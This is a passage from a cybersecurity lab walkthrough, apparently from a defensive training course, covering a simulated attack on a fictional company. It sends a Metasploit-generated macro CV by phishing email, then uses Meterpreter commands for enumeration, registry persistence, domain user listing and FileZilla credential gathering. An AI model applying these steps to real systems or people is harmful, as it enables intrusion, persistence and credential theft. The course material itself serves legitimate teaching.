
root@kali:~# mv /root/.msf4/local/CV.odt /root/Desktop/CV.odt

Once this command is run in a new terminal window, the CV.odt file should appear on the Desktop of your virtual machine.

16. **Delivery - Access the phising mailbox**

We will access the phishing mailbox that was already created by our fellow hacker. The mailbox can be accessed by:

- Launching Firefox (first icon in the shortcut tab on the left of the screen)
- Selecting the "Webmail - Feistymail" bookmark under the APT-1337 bookmark folder




17. **Delivery - Log into the phising mailbox**

    We will access the phishing mailbox that was already created by our fellow hacker! The mail platform is hosted by the attacker on https://127.0.0.1/mail! (a bookmark in Firefox is available under the APT-1337 folder)

    The phishing mailbox that was set up aims to mimic a person called "Jim Persons" that would like to apply for a position at SyncTechLabs. It's credentials are the following:

    User: jim.persons@feistymail.com
    Password: S3cr3t123



18. **Delivery - Creating the phising email**


Once authenticated, the platform will redirect you to the inbox of the jim.persons@feistymail.com user. Let's get creative and send in our application!

You can just hit the "Compose" button. We will send a mail with the following options:

TO: jobs@synctechlabs.com
SUBJECT: Application
BODY: Dear HR department, my name is Jim Persons and I'd like to apply for a position at SyncTechLabs. Please find attached my resume. I look forward discussing my experience and expertise during an interview! Best regards, Jim Persons.

We will of course attach the CV.odt file that was generated by Metasploit as well. In the "attachment" window that pops up, please browse to the Desktop folder and select the "CV.odt" file there.

Once the e-mail is sent, please return to the Metasploit terminal window!



19. **Delivery - Waiting Game**

Once the phishing mail is sent, the attacker has to wait for the victim to open the mail and the attachment.

Several things could go wrong now:

- The attachment might be blocked by a network-based security control (e.g. mail gateway, IPS,...)
- The user might not trust the attachment and decide not to open it...
- The user might simply not be available and not open / forget about the mail
- ...

Luckily for us, the jobs mailbox appears to be quite well monitored and the mail is opened in a rather short timeframe!

20. **Exploitation - Interacting with meterpreter**


The initial message tells us a "Meterpreter session 1" was opened. Feel free to hit "ENTER" a couple of times, untill you receive an msf prompt again. We can now interact with this session by using the "sessions -i 1" command (i for interact and 1 for session 1):

msf exploit(openoffice_document_macro) > sessions -i 1

The meterpreter command we can then run is "sysinfo", which will provide some basic information on the system:

meterpreter > sysinfo

In order to know more about the possibilities in the meterpreter, you can run the "help" command. Again, we will only use some basic meterpreter functionality, as this is not an offensive / penetration testing course.



21. **Exploitation - Further Enumeration**

Once the meterpreter is up and running, we can use different commands to obtain information on our victim:

- The "getuid" command tells us we are currently running with the privileges of user dwight.schrute, part of the SYNCTECHLABS Windows domain. We are thus running in a normal user context and it doesn't appear we have local administrator privileges;
- The "ipconfig" reveals our internal IP address is 192.168.10.15

Again, note that this is only a very small selection of modules that can be used when the meterpreter is running.


22. **Exploitation - Metasploit post-exploitation**

The meterpreter is running fine, but it's not yet persistent... If the user shuts down the system, we will lose our connection! The Metasploitpost-exploitation modules can help us with this. The Metasploit post-exploitation modules are divided in three main categories: Gather, Manage, Escalate.

In order to access the post-exploitation modules, we must first background our meterpreter session, which will drop us again at the previous Metasploit prompt:

meterpreter > background
msf exploit(openoffice_document_macro) >

The post-exploitation modules are stored under the "post/" section.




23. **Installation - Looking for persistence...**

Once our meterpreter session is backgrounded, we can again leverage the search function in Metasploit:

We can use the "platform:windows" tag in the search command to look for the keyword "persistence". Note that the "exploit/" modules listed here can also be used in combination with our existing meterpreter.

msf exploit(openoffice_document_macro) > search platform:windows persistence

The search command will return a number of different persistence mechanisms that could be selected.



24. **Installation - Selecting persistence mechanism**

A common persistence technique on Windows-based systems is the use of the local registry, where a "run" key is written which will force the system to launch an executable or script at boot / log on.

The "exploit/windows/local/registry_persistence" implements this exact technique in metasploit, so let's look at the available options!

msf exploit(openoffice_document_macro) > use exploit/windows/local/registry_persistence
msf exploit(registry_persistence) > show options

25. **Installation - Configuring persistence mechanism**

When reviewing the options for the "exploit/windows/local/registry_persistence" module, we notice it requires a "SESSION" parameter. This is the session identifier of our meterpreter session (in most cases, this would be 1). We should thus configure it using the following command:

msf exploit(registry_persistence) > set SESSION 1

This is the case for the majority of post-exploitation modules: they just ride on your existing session so only need minimal configuration! As we can see, this module will store they payload as a blob in the registry and create an autorun key for it to execute on boot.


The other options can be finetuned for a more fine-grained attack, but the default settings are fine for our purposes.

26. **Installation - Achieving persistence**

Once the session is configured, we can run the module with the "exploit" command:

msf exploit(registry_persistence) > exploit

The output should be fairly verbose and indicate that the blob was correctly created and the autorun registry key was also available. Note the RC file that is generated as well: this is a "clean-up" script you can provide to the Meterpreter, to clean up its persistence.



27. **Command & Control - Assess C&C Channel**

The Command & Control channel we are using was defined at the start of our attack and we've been using it ever since the exploitation phase.

The Metasploit Meterpreter supports a wide variety of control channels.

In our specific case, we selected the HTTP protocol for our connectivity. It's interesting to note although HTTP itself is a clear-text protocol, Meterpreter uses its own encryption layer on top of HTTP. We could of course also just configure the Meterpreter to use HTTPS instead of HTTP, which could potentially defeat security controls that don't do SSL/TLS interception.

A brief description of the connectivity you have set up can be seen by running the "sessions" command:

msf exploit(registry_persistence) > sessions

28. **Command & Control - System enumeration**

Let's start interacting with our Meterpreter backdoor again:

msf exploit(registry_persistence) > sessions -i 1

If we want to continue enumerating the type of access we have just obtained, we could also use normal Windows commands for enumeration (e.g. the "net" suite). We can drop from the Meterpreter to a normal Windows command line by issuing the following command:

meterpreter > shell

We can then use standard Windows commands to further enumerate information from the target environment (e.g. get information on domain users). We will use the "net" built-in Windows command to enumerate user information:

C:\Program Files (x86)\OpenOffice 4\Program> net users /domain

This command will query domain-level user information and return the following:

- The target domain is synctechlabs.com;
- The domain controller is DC.synctechlabs.com;
- There's at least 6 users configured in this domain.

To go back to the Meterpreter, just run the "exit" command at the command line:

C:\Program Files (x86)\OpenOffice 4\Program> exit

29. **Actions on objects - System enumeration**

Let's background our meterpreter session again:

meterpreter> background

An interesting post-exploitation module is the "enum_applications" module, which will enumerate installed software versions on the infected machine. We can select it and view its options using the following syntax:


msf exploit(registry_persistence) > use post/windows/gather
/enum_applications
msf post(enum_applications) > show options

As with the majority of post-exploitation modules, it only requires the SESSION identifier to be configured.

msf post(enum_applications) > set SESSION 1
msf post(enum_applications) > exploit

The output of the enum_applications command provides a detailed list of installed software on the victim system. This software overview can be highly useful to launch further attack stages (e.g. vulnerabilities in installed software that could lead to local privilege escalations).

In our example however, we can identify a FileZilla Client and Mozilla Thunderbird. These are applications that could typically store end-user credentials locally. Metasploit has built-in support in its post-exploitation modules to easily extract this type of information.




30. **Actions on object - credential gathering**

We can now search the Metasploit framework for "FileZilla":

msf post(enum_applications) > search FileZilla

There appears to be an interesting post exploitation module we could use: "post/multi/gather/filezilla_client_cred". This module can extract locally stored Filezilla credentials from different Operating Systems!



31. **Actions on objects - credential gathering**

We can select & configure the "filezilla_client_cred" module by setting our session identified using the SESSION variable:

msf post(enum_applications) > use post/multi/gather/filezilla_client_cred
msf post(filezilla_client_cred) > set SESSION 1

